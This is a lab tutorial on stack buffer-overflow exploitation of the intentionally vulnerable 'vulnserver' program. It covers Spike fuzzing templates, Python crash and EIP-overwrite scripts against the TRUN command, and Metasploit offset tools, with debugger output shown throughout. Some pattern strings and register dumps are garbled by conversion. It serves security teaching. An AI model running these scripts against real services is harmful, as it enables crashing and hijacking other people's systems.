
The “vulnserver” will start the active session and wait for incoming connections.




```
OS Version: Windows 7
C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
-
```

Another essential tool that we need to download is called “Immunity Debugger.” It is a straightforward application worth having when you need to write exploits, analyze malware, and reverse engineer Win32 binaries.


The software comes with an intuitive graphical interface and with a command-line, as well. To download Immunity Debugger, visit the “<https://www.immunityinc.com/products/debugger/>” website and click on “Download Immunity Debugger Here!” link




Once you install the software, run it as administrator.



From the Immunity Debugger main window, click on the “File” tab and select the “Attach” option.



A small window will pop-up asking you to select a specific process that you want to



It will embed the running process of the vulnerable software into the debugger interface. To start running the debugger, click on the play button.

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

77483C49 C3      RETN
77483C4A 90      NOP
77483C4B 90      NOP
77483C4C 90      NOP
77483C4D 90      NOP
77483C4E 90      NOP
77483C4F 90      NOP
77483C50 57      PUSH EDI
77483C51 8B7C24 0C MOV EDI,DWORD PTR SS:[ESP+C]
77483C55 8B5424 08 MOV EDX,DWORD PTR SS:[ESP+8]
77483C59 C702 00000000 MOV DWORD PTR DS:[EDX],0
77483C5F 897A 04 MOV DWORD PTR DS:[EDX+4],EDI
77483C62 0BF7 OR EDI,EDI
77483C64 74 1E JE SHORT ntdll.77483C84
77483C66 83C9 FF OR ECX,FFFFFFFF
77483C69 33C8 XOR EAX,EAX
77483C6B F2:AЕ REPNE SCAS BYTE PTR ES:[EDI]
77483C6D F7D1 NOT ECX
77483C6F 81F9 FFFF0000 CMP ECX,0FFF
77483C75 76 05 JBE SHORT ntdll.77483C7C
77483C77 B9 FFFF0000 MOV ECX,0FFF
77483C7C 66:894A 02 MOV WORD PTR DS:[EDX+2],CX
77483C80 49 DEC ECX
77483C81 66:890A MOV WORD PTR DS:[EDX],CX
77483C84 5F POP EDI
77483C85 C2 0000 RETN 8
77483C88 57 PUSH EDI
77483C89 8B7C24 0C MOV EDI,DWORD PTR SS:[ESP+C]
77483C8D 8B5424 08 MOV EDX,DWORD PTR SS:[ESP+8]
77483C91 C702 00000000 MOV DWORD PTR DS:[EDX],0
77483C97 897A 04 MOV DWORD PTR DS:[EDX+4],EDI
77483C9A 0BF7 OR EDI,EDI
77483C9C 74 1E JE SHORT ntdll.77483C8C

```

The registers pane shows:

- EAX 7FFDE000
- ECX 00000000
- EDX 774EECB8 ntdll.DbgUiRemoteBreakin
- EBX 00000000
- ESP 0182FF5C
- EBP 0182FF88
- ESI 00000000
- EDI 00000000
- EIP 77483C49 ntdll.77483C49

The stack pane shows memory dump from address 00403000 to 00403968. The registers pane also shows CPU status flags and control word.

1 — Spiking

Spike is a part of the Kali distribution. It is a program that sends created packages to an application to make it crash. Spike can send both TCP and UDP packages, and with the assistance of Spike, we can find vulnerabilities in applications. In this part, we will demonstrate the usage of Spike against “vulnserver.”

Start “vulnserver” on Windows machine, and On Kali Linux, connect to “vulnserver” with “netcat.” By default, “vulnserver” runs on port 9999.

Ex: (root@kali:~# nc -nv 10.10.10.4 9999).

Then type “HELP” to list the available commands.

```
root@root:~# nc -nv 10.10.10.4 9999
(UNKNOWN) [10.10.10.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

To send TCP packages, we use the “generic_send_tcp” command. The proper form to use this command is as follows: (generic_send_tcp <IP address> <port number> <spike_script> <SKIPVAR> <SKIPSTR>).

Ex: (root@kali:~# generic_send_tcp).

```
root@root:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@root:~#
```

In the event that the template contains more than one variable, we can test each one if we specify different values for “SKIPVAR.” In our case, this is always zero. Spike sends packages with alternating strings in place of variables. We can begin from a specific

point in the test if we indicate a value for “SKIPSTR.” If the value is zero, then Spike starts from the beginning.

Spike scripts portray the package configurations of the communication. So we can tell Spike, which parameters should test first. We need to check every command in the “vulnserver” to see whether we can crash it or not.

For instance, the following template will try to send the “STATS” command with various parameters

Open up the text editor and type the following lines to test the “STATS” command and save it as a “stats.spk” file.

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```



Now we are ready to send our first packages with Spike. While our debugger is running, type the following command with the spike script we created to test the “STATS” parameter

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0).

```
root@root:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Watch Immunity debugger and wait until the application crashes. If within a minute or so it doesn't crash, stop spiking the "STATS" parameter and try other commands



For the sake of time, we have tested some of them and found that the "TRUN" parameter is vulnerable, and it crashes within seconds. Open up the text editor and type the following lines to test the "TRUN" command and save it as a "trun.spk" file.

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

A screenshot of a text editor window showing the contents of a file named "trun.spk". The code inside the file is identical to the one provided above, consisting of three lines of C-like pseudocode: s_readline(), s_string("TRUN "), and s_string_variable("0").

Before we start sending packages, we have to set the environment. First, run the "vulnserver" and Immunity debugger on the Windows machine as an administrator. Then attach the "vulnserver" running process to Immunity and run the debugger.

Now we can send TCP packages to spike the "vulnserver" and make it crash.

Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 trun.spk 0 0).

The screenshot shows the Immunity Debugger interface. The assembly view at the bottom shows a series of instructions, mostly `MOV [ESP], AL` or `MOV [ESP], AH`, which are used to overwrite memory. The memory dump view on the right shows the overwritten memory starting at address 019DF9E0, where the value 41414141 (AAAA) is repeated across multiple memory pages. A red circle highlights the "Paused" button in the status bar at the bottom right.

```
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
      3 2 1 0      E S P U 0 2 D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

019DF9E0	41414141	AAAA
019DF9E4	41414141	AAAA
019DF9E8	41414141	AAAA
019DF9EC	41414141	AAAA
019DF9F0	41414141	AAAA
019DF9F4	41414141	AAAA
019DF9F8	41414141	AAAA
019DF9FC	41414141	AAAA
019DFA00	41414141	AAAA
019DFA04	41414141	AAAA
019DFA08	41414141	AAAA
019DFA0C	41414141	AAAA
019DFA10	41414141	AAAA
019DFA14	41414141	AAAA
019DFA18	41414141	AAAA
019DFA1C	41414141	AAAA
019DFA20	41414141	AAAA
019DFA24	41414141	AAAA
019DFA28	41414141	AAAA
019DFA2C	41414141	AAAA
019DFA30	41414141	AAAA

iss exception to program Paused

Within a few seconds, we can see that the Immunity debugger has paused, and access violation occurred. It means that we have overwritten the “EIP,” “EBP,” and “ESP” parts of the memory and can perform any buffer overflow from now on.

The screenshot shows the Immunity Debugger interface. The registers view on the left shows the CPU registers. The ESP register is set to 019DF9E0, containing the value 41414141 (AAAA). The EIP register is also set to 41414141, highlighted with a red circle. The assembly view at the bottom shows the same sequence of instructions as the previous screenshot, indicating that the exploit has successfully overwritten the stack and control flow.

```
c p k b z x ... s ?   Immunity Consulting Services Manager
```

Registers (FPU)	
EAX	019DF200 ASCII "TRUN /.../AAA
ECX	01BE2420
EDX	0001CD37
ERX	00000070
ESP	019DF9E0 ASCII "AA
EBP	41414141
EST	00000000
EDI	00000000
EIP	41414141
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDC000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty g
ST1	empty g
ST2	empty g
ST3	empty g
ST4	empty g
ST5	empty g
ST6	empty g
ST7	empty g
FST	0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW	027F Prec NEAR,53 Mask 1 1 1 1 1 1

019DF9E0	41414141	AAAA
019DF9E4	41414141	AAAA

2 — Fuzzing

The fuzzing method is very similar to spiking in the sense that we are going to be sending multiple characters at a specific command and trying to crash it. The difference is, with spiking, we were trying to do that to various parameters to find what's vulnerable. Now that we know the “TRUN” parameter is not configured correctly, we are going to attack that command specifically.

Before we start fuzzing the “vulnserver,” we have to set the environment. First, run the “vulnserver” and Immunity debugger on the Windows machine as an administrator. Then attach the “vulnserver” running process to Immunity and run the debugger.

Run your favorite text editor and type the following lines:

```
-----  
#!/usr/bin/python  
import sys, socket  
from time import sleep  
buffer = "A" * 100  
while True:  
    try:  
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        s.connect(("10.10.10.4", 9999))  
        s.send(("TRUN /.:/ " + buffer))  
        s.close()  
        sleep(1)  
        buffer = buffer + "A" * 100  
    except:  
        print "Fuzzing crashed at %os bytes" % str(len(buffer))  
        sys.exit()
```

```
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#!/usr/bin/python  
  
import sys, socket  
from time import sleep  
  
buffer = "A" * 100  
  
while True:  
    try:  
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        s.connect(('10.10.10.4',9999))  
        s.send('TRUN /.:/' + buffer)  
        s.close()  
        sleep(1)  
        buffer = buffer + "A" * 100  
  
    except:  
        print "Fuzzing crashed at %s bytes" % str(len(buffer))  
        sys.exit()
```

Once you have done, save it as “Fuzzing1.py” and change the mod to an executable.

Ex: (root@kali:~# chmod +x Fuzzing1.py).

So, we are telling the python script to run specific modules and make a connection to our Windows machine, which is in 10.10.10.4 (this changes) on port 9999. Then we will send a vulnerable “TRUN” command appending 100 “A” characters to it, and this will continue doing it until it crashes.

Let’s run our python script and monitor the Immunity debugger.

Ex: (root@kali:~# ./Fuzzing1.py).

Once it crashes, terminate the script and note the approximate bytes size where it crashed. In our example, it happened at 2200 bytes.

```
root@root:~# chmod +x Fuzzing1.py  
root@root:~# ./Fuzzing1.py  
^CFuzzing crashed at 2200 bytes  
root@root:~# █
```

3 — Finding the offset

In the previous section, we used a fuzzing script to find an approximate bytes site where it crashed. Now, we need to find the offset where the “EIP” was overwritten because that’s what we want to control from this point on. For this purpose, we need to generate a unique pattern using the Metasploit tool and send it instead of “A” characters. Then based on the output, we can find out the offset using another Metasploit module. To generate the unique pattern use the following command: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200). Here we will create a random pattern with a length of 2200 bytes. Copy the patters and use them in the fuzzing script.

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9aC0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ac0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Af0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ag4Ai5Ag6Ai7Ag8Ai9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0Am1Am2Am3An4Ai
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9QaQ1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qa0R1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As
s9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9B0B1Bb2B3B4B5B6B
Bc4B5C6Bc7Bc8Bc9B0B1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9F0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0B1Bg2Bg3Bg
h1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9B1B0B1B1B2B1B3B1B4B1B6B1B7B1B8B1B9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7B1B8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B1L
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Bq6B7Bq8Bq9Bq8B1Br2Bf3Br4Br5Br6B7Br8B9B0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4B
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Open the “Fuzzing1.py” file in any editing tool and replace the “buffer = “A” * 100” part with the offset pattern then save it. The script should look like this:

```
#!/usr/bin/python
import sys, socket
offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
e2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4
Ag5Ag6Ag7Ag8Ag9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ai0Ai1Ai2Ai3Ai4Ai5Ai
6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7A
k8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1Am2Am3Am4Am5Am6Am7Am8
Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3A
v4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4A
z5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
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Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1
Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5
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```

```
Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cu0Cu1Cu2C”  
try:  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect((‘10.10.10.4’,9999))  
    s.send((‘TRUN / .:/ ‘ + offset))  
    s.close()  
except:  
    print “Error connecting to server”  
    sys.exit()  
-----
```

```
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac


try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4',9999))
    s.send('TRUN /.:/' + offset)
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Before we execute the python script, we have to set the environment again. Once everything is running correctly, execute the script.

Ex: (root@kali:~# ./Fuzzing1.py). // remember to use different name for every script you edit

After executing the python script, the “vulnserver” program will crash and display the overwritten value of the “EIP” (386F4337). Write it down somewhere because we will need to use it in the next step to finding the offset.



Now, we are going to use another Metasploit tool to find the exact match for our offset. For this, use the following command with the same byte length and specify the “EIP” value that we found

Ex: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337).


```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337
[*] Exact match at offset 2003
root@root:~#
```

As you can see in the screenshot above, we managed to find the exact match for our offset at 2003 bytes. Now it's a time to overwrite the “EIP.”

4 — Overwriting the EIP

In the section, we will try to overwrite the “EIP” part of the memory. In the previous example, we discovered that our offset was precisely in 2003 bytes. It means that there are 2003 bytes right before we get to the “EIP.” “EIP” by itself is 4 bytes long memory part, and here we will try to overwrite them. For this, we will need to modify our python script and send 2003 “A” characters to reach the “EIP” and then add 4 “B” characters to overwrite it. Save the changes and run the script.

```
-----  
#!/usr/bin/python  
import sys, socket  
shellcode = "A" * 2003 + "B" * 4  
try:  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect(("10.10.10.4", 9999))  
    s.send(("TRUN /.:/ " + shellcode))  
    s.close()  
except:  
    print "Error connecting to server"  
    sys.exit()  
-----
```



The screenshot shows the Immunity Debugger interface with a Python script loaded into the editor. The script is identical to the one above, designed to exploit a buffer overflow vulnerability by sending a TRUN command with a large payload to a specific port on a target host.

```
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#!/usr/bin/python  
  
import sys, socket  
  
shellcode = "A" * 2003 + "B" * 4  
  
try:  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    s.connect(("10.10.10.4", 9999))  
    s.send(("TRUN /.:/ " + shellcode))  
    s.close()  
  
except:  
    print "Error connecting to server"  
    sys.exit()
```

Once you execute the script, “vunserver” will crash, and the Immunity Debugger will stop because of the access violation. When you examine the debugger’s output, you’ll see that “EBP” will be filled out with all “A”’s (41414141) and the “EIP” with all “B”’s (42424242).

```

Registers (FPU)
EAX 018DF200 ASCII "TRUN ./AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00805014
EDX 00000000
EBX 00000058
ECR 040905050
EBP 41414141
ECX 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
      3 2 1 0      E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
